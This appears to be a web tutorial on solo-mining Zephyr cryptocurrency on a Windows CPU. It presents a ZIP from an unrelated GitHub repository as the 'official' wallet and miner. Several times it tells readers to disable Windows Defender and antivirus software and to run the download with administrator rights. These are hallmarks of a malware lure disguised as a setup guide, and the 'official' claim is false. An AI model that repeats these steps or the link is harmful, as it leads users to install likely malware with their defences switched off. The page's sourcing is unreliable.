How to Mine Zephyr on CPU Using Windows Solo Mining in 2026
Zephyr is a unique cryptocurrency that merges the privacy features of Monero with the stability of the Minimal Djed stablecoin protocol. To mine Zephyr solo on a Windows machine using a CPU, you first need to download the official wallet and miner from the Zephyr protocol GitHub repository at https://zephyrprotocol.com/, which provides the latest stable releases.
Preparing Your System for Zephyr CPU Mining
Successful solo mining of Zephyr requires a Windows system with updated software dependencies. Before starting, ensure your Microsoft Visual Studio and Python installations are up to date, as outdated versions may cause errors during mining. Additionally, temporarily disabling Windows Defender or any antivirus software can prevent interference with mining processes.
- Download the latest Zephyr wallet and miner ZIP archive from the official GitHub release page.
- Extract all files into a dedicated folder to keep your mining setup organized.
- Run the mining executable, preferably with administrator privileges, to enable features like huge pages that improve hash rate performance.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Setting Up the Zephyr Wallet
The Zephyr desktop wallet is essential for solo mining because it manages your private keys and receives mined coins directly. After extraction:
- Launch the wallet application.
- Create a new wallet or restore an existing one using your seed phrase.
- Sync the wallet with the Zephyr network to ensure it is up to date.
This wallet setup allows you to mine directly to your own address without relying on mining pools.
Configuring the Miner for Solo CPU Mining
The miner uses a configuration file in JSON format and a batch (BAT) file to start mining. Understanding the distinction is crucial:
- The JSON config contains mining parameters such as pool address (set to your local node for solo mining), wallet address, CPU threads, and algorithm settings.
- The BAT file executes the miner with the selected configuration and can include commands to optimize performance like enabling huge pages.
To configure:
- Edit the JSON file to point to your wallet address and set the mining mode to solo by connecting to your own node.
- Adjust CPU thread count based on your processor cores for optimal hash rate.
- Use the BAT file to launch the miner with administrator rights.
Optimizing CPU Mining Performance
Mining Zephyr on CPU can be profitable if optimized correctly. Tips include:
- Enable huge pages by running the miner as administrator, which allows better memory management.
- Overclock your CPU cautiously to increase hash rates without risking hardware damage.
- Monitor system temperatures and power usage to maintain stable mining.
Mining Zephyr solo avoids pool fees and rewards you fully for your mining efforts, but requires maintaining your own node and wallet.
Common Issues and Troubleshooting
Some miners encounter errors such as miner crashes or wallet sync problems. Key advice:
- Update Microsoft Visual Studio and Python if you receive runtime errors.
- Temporarily disable Windows Defender or antivirus software that may block mining executables.
- Ensure your firewall allows network connections for the wallet and miner.
Useful Links
- Official Zephyr Protocol website: https://zephyrprotocol.com/
- Official wallet and miner download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Conclusion
Mining Zephyr solo on a CPU using a Windows setup is accessible with the right tools and configuration. By following the steps to install the official wallet, configure the miner properly, and optimize your CPU, you can start earning Zephyr coins directly. The protocol’s combination of Monero’s privacy and the Minimal Djed stablecoin mechanism makes it a promising coin to mine. For a detailed walkthrough and technical guidance, refer to the channel FINCOR, which provides clear instructions and troubleshooting tips for Zephyr mining enthusiasts. Visit https://zephyrprotocol.com/ to download the latest software and get started today.
Key takeaways
- Zephyr combines Monero privacy with Minimal Djed stablecoin protocol
- Solo mining Zephyr is possible on Windows using CPU
- Official wallet and miner available on GitHub for download
- Setup requires Microsoft Visual Studio and Python updates if errors occur
- Using admin rights and proper config boosts mining performance
Questions & answers
Is solo CPU mining Zephyr profitable compared to pool mining?
Solo mining Zephyr on CPU can be profitable as it avoids pool fees and gives you full block rewards. However, it requires running your own node and may have slower reward times compared to pooled mining, which offers more frequent smaller payouts.
What should I do if the miner crashes or shows errors on Windows?
Ensure your Microsoft Visual Studio and Python installations are up to date. Also, try disabling Windows Defender or antivirus software temporarily, as they might block mining processes. Running the miner with administrator rights can also help resolve permission issues.
How do I optimize my CPU for better Zephyr mining performance?
Run the miner as administrator to enable huge pages, which improve memory handling. Adjust your CPU thread count in the miner configuration to match your processor cores, and consider mild CPU overclocking while monitoring temperatures to boost hash rates safely.
Where can I download the official Zephyr wallet and miner?
You can download the official Zephyr wallet and miner from the GitHub releases page linked on the Zephyr Protocol website: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. This package includes all necessary files for setting up solo mining on Windows.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version